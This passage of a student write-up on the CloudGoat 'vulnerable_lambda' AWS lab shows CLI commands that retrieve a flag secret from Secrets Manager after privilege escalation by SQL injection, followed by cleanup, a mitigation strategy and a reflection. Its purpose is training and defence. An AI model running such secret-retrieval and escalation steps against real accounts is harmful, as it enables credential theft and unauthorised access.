          "Key": "Scenario",
          "Value": "vulnerable-lambda"
        },
        {
          "Key": "Stack",
          "Value": "CloudGoat"
        }
      ],
      "SecretVersionsToStages": {
        "terraform-202507170902449055000000002": [
          "AMSCURRENT"
        ]
      },
      "CreatedDate": "2025-07-17T05:02:42.749000-04:00"
    }
  ]
}
```

Fig 2.6 Listing all secrets stored in AWS Secrets Manager



```
kali@kali:~/cloudgoat
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:643813857277:secret:cgid1bb0eje38p-final_flag-1h10s2",
      "Name": "cgid1bb0eje38p-final_flag",
      "LastModifiedDate": "2025-07-17T05:02:45.527000-04:00",
      "LastAccessedDate": "2025-07-16T20:00:00-04:00",
      "Tags": [
        {
          "Key": "Name",
          "Value": "cg-cgid1bb0eje38p"
        },
        {
          "Key": "Scenario",
          "Value": "vulnerable-lambda"
        },
        {
          "Key": "Stack",
          "Value": "CloudGoat"
        }
      ],
      "SecretVersionsToStages": {
        "terraform-20250717090244985500000002": [
          "AMSCURRENT"
        ]
      },
      "CreateDate": "2025-07-17T05:02:42.749000-04:00"
    }
  ]
}

(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id cgid1bb0eje38p-final_flag-1h10s2
An error occurred (ResourceNotFoundException) when calling the GetSecretValue operation: Secrets Manager can't find the specified secret.


(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id cgid1bb0eje38p-final_flag
{
  "ARN": "arn:aws:secretsmanager:us-east-1:643813857277:secret:cgid1bb0eje38p-final_flag-1h10s2",
  "Name": "cgid1bb0eje38p-final_flag",
  "VersionId": "terraform-20250717090244985500000002",
  "SecretString": "cg-secret-8463237-204529",
  "VersionStages": [
    "AMSCURRENT"
  ],
  "CreateDate": "2025-07-17T05:02:45.523000-04:00"
}
```

Fig 2.7 Retrieving the value of a specific secret

This hands-on exploitation clearly demonstrated how an attacker could chain misconfigurations and a single code injection flaw to escalate privileges and exfiltrate confidential information. By walking through each step — from verifying permissions, assuming a role, finding the vulnerable Lambda, crafting the payload, and retrieving the secret — I proved the real-world risk that this kind of vulnerability poses in serverless cloud environments when input validation and least-privilege principles are not properly enforced.

Scenario Clean-Up

After successfully completing the vulnerable Lambda scenario, it is crucial to clean up the deployed resources to avoid unnecessary charges on your AWS account. To safely and efficiently tear down all the resources created by CloudGoat during the scenario, I ran the command `./cloudgoat.py destroy vulnerable_lambda`. This ensured that all IAM roles, Lambda functions, secrets, and related infrastructure were removed, restoring my AWS environment to its original state and maintaining good cloud hygiene.



```
kali@kali:~/cloudgoat
{
  "Key": "Scenario",
  "Value": "vulnerable-lambda"
},
{
  "Key": "Stack",
  "Value": "CloudGoat"
},
"SecretVersionsToTags": {
  "terraform-20250717090244985500000002": [
    "AMSCURRENT"
  ]
},
"CreateDate": "2025-07-17T05:02:42.749000-04:00"
}
}

(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id cgid1bb0e38p-final_flag-1h10s2
An error occurred (ResourceNotFoundException) when calling the GetSecretValue operation: Secrets Manager can't find the specified secret.

(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id cgid1bb0e38p-final_flag
{
  "ARN": "arn:aws:secretsmanager:us-east-1:1643813057277:secret:cgid1bb0e38p-final_flag-1h10s2",
  "Name": "cgid1bb0e38p-final_flag",
  "VersionId": "terraform-20250717090244985500000002",
  "SecretString": "cg-secret-846227-284529",
  "VersionStages": [
    "AMSCURRENT"
  ],
  "CreateDate": "2025-07-17T05:02:45.523000-04:00"
}

(kali@kali)~/cloudgoat
$ cloudgoat destroy vulnerable_lambda
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.
*****
found previously deployed vulnerable_lambda scenario.
*****
Using default profile "default" from config.yml...
Destroy "vulnerable_lambda_cgid1bb0e38p"? [y/n]:
```

Fig 2.8 Cleaning up the scenario

Developing a Security Strategy to Mitigate the Lambda Vulnerability

After confirming how easily the vulnerable Lambda function could be exploited to escalate privileges and access sensitive data, I developed a practical and layered security strategy aimed at mitigating these risks and strengthening the overall security posture of this serverless environment. The primary objective of this strategy was to address the underlying causes that enabled the SQL injection attack, enforce tighter identity and access management (IAM) controls, and implement robust detection and response mechanisms to proactively identify and neutralize similar threats in the future.

The first and most immediate priority was to remediate the insecure coding practices within the Lambda function itself. The root cause of the vulnerability was the direct interpolation of user-controlled input (`policy_names`) into an SQL query string without any input sanitization or validation. This made the function highly susceptible to SQL injection attacks. To mitigate this, I would refactor the Lambda handler code to include strict input validation using both allow-lists and data type constraints. For example, the function should verify that each `policy_name` parameter exactly matches a pre-approved list of known policy names (e.g., `ReadOnlyAccess`, `AmazonS3FullAccess`), rejecting any input that contains suspicious characters such as quotes (`'`), semicolons (`;`), or comment operators (`--`). Beyond validation, the function should use parameterized queries when interacting with the SQLite database — using prepared statements

instead of constructing SQL commands through string concatenation. This would eliminate the injection vector entirely by ensuring that inputs are always treated as data, not executable SQL. The second critical component of my strategy involves applying the principle of least privilege (PoLP) across all IAM configurations. In the CloudGoat scenario, the bilbo user had sufficient permissions to assume a role that could invoke the vulnerable Lambda function — a clear path for privilege escalation. To prevent this, I would conduct a thorough audit of IAM roles, trust policies, and attached permissions to identify and eliminate unnecessary privileges. The Lambda's execution role should have tightly scoped permissions — ideally limited only to actions essential for its operation. Additionally, I would restrict access to Lambda invocation to only those IAM identities that are explicitly authorized and trusted, such as automation roles or administrative users, excluding general-purpose or low-privileged users like bilbo. Using IAM permissions boundaries and AWS Organizations' Service Control Policies (SCPs), I would also implement upper-bound restrictions on what permissions can be granted, preventing any future attempts to exceed predefined security boundaries.

Beyond code-level fixes and access control, I would implement robust logging, monitoring, and anomaly detection capabilities to support continuous visibility and rapid incident response. AWS CloudTrail would be enabled and configured to log all relevant API actions, including AssumeRole, InvokeFunction, and GetSecretValue, with logs forwarded to Amazon CloudWatch and a centralized Security Information and Event Management (SIEM) platform. This would allow real-time detection of unusual activity — such as a low-privilege user invoking a sensitive Lambda function or a user retrieving secrets unexpectedly. Furthermore, I would define AWS Config rules and enable Security Hub to continuously assess the security posture of Lambda functions, flagging any insecure configurations (e.g., overly permissive IAM roles, lack of environment variable encryption, or publicly accessible endpoints).

To bolster detection with response, I would introduce automated guardrails and remediation workflows using AWS Lambda and Amazon EventBridge. For example, if a suspicious payload is detected — such as a malformed `policy_name` parameter containing injection patterns — a pre-configured automation could immediately disable the Lambda function, revoke recently escalated privileges, or quarantine the affected IAM user. These workflows would reduce mean time to containment (MTTC) and help prevent lateral movement or data exfiltration before manual intervention is possible.

Lastly, a well-defined incident response (IR) playbook would be included to guide operations and security teams through the necessary steps in the event of a detected vulnerability or unauthorized access attempt. This IR plan would outline immediate actions such as revoking temporary credentials, rotating access keys, initiating forensic log reviews, and conducting post-mortem code audits. It would also include communication protocols, escalation paths, and recovery steps to ensure rapid resolution and minimal disruption.

Reflective Analysis

Working through the CloudGoat vulnerable_lambda scenario was an incredibly eye-opening experience that significantly deepened my understanding of both the real-world risks facing serverless applications and the strategic defenses required to secure them within a cloud environment. At the outset of this assignment, I had a foundational grasp of AWS Lambda, IAM roles, and the principles of serverless computing. However, actively exploiting a vulnerability that mimicked a realistic attack shifted my mindset entirely — forcing me to think like an adversary. That perspective fundamentally changed how I now approach cloud security.

One of the most impactful lessons I learned was the critical importance of proper input validation and sanitization in serverless functions. What struck me was how a seemingly minor lapse — such as unsanitized input being inserted directly into a database query — could be leveraged for a complete privilege escalation. Crafting a simple injection payload allowed me to escalate the privileges of the low-permission bilbo user and grant it full AdministratorAccess. This demonstrated just how dangerous even a single insecure coding practice can be when paired with overly permissive IAM configurations. It reinforced that serverless applications, despite their abstracted infrastructure, are not immune to classic vulnerabilities like injection attacks.

Another key insight was the cumulative danger of small privilege gaps. At first glance, bilbo appeared to be a restricted user, but by chaining permissions — assuming an IAM role that could invoke Lambda functions and then exploiting the vulnerable Lambda itself — I was able to fully compromise the environment and access secrets stored in AWS Secrets Manager. This progression revealed the importance of enforcing the principle of least privilege throughout every layer of an environment. It also highlighted the need to continuously audit IAM roles, trust policies, and service permissions, as even seemingly harmless combinations can enable escalation paths when not tightly controlled.

A challenge I encountered during this lab was navigating the correct use of the AWS CLI when assuming roles and invoking Lambda functions with specially crafted payloads. Figuring out the syntax for encoding and injecting the payload via `--cli-binary-format raw-in-base64-out` took trial and error. However, these hands-on tasks taught me to handle session credentials, manage role-based authentication, and execute commands with the precision required during real-world cloud penetration testing — all of which expanded my practical skill set.

This scenario made it abundantly clear that securing serverless applications extends far beyond simply ensuring the business logic works. It requires implementing secure coding standards, enforcing minimal access in IAM policies, setting up detailed monitoring through services like AWS CloudTrail, and having a strong incident response plan. I also saw how crucial it is to use automated alerting and anomaly detection systems, because without those, an attacker could exploit vulnerabilities and exfiltrate data undetected.

This lab gave me a much sharper lens into how attackers think, the types of mistakes that make cloud environments exploitable, and the proactive measures required to defend against such threats. It has not only made me more vigilant as a developer but has also equipped me to

contribute more confidently to secure cloud architecture design and operations. I leave this exercise with practical experience, a heightened security mindset, and a deeper appreciation for the complexities of protecting serverless infrastructures.

Conclusion

By working through this assignment, I gained valuable firsthand experience in both identifying and exploiting security weaknesses in an AWS Lambda environment and, more importantly, understanding how to mitigate such risks. I started with limited permissions as the *bilbo* user, escalated privileges by manipulating the vulnerable Lambda function, and ultimately retrieved sensitive secrets — demonstrating the serious impact of poor input validation and mismanaged IAM roles. This exercise reinforced the critical importance of secure coding practices, the principle of least privilege, and continuous security testing in the cloud. Overall, this scenario deepened my understanding of the unique security challenges in serverless architectures and strengthened my ability to implement robust security strategies to protect cloud-native applications.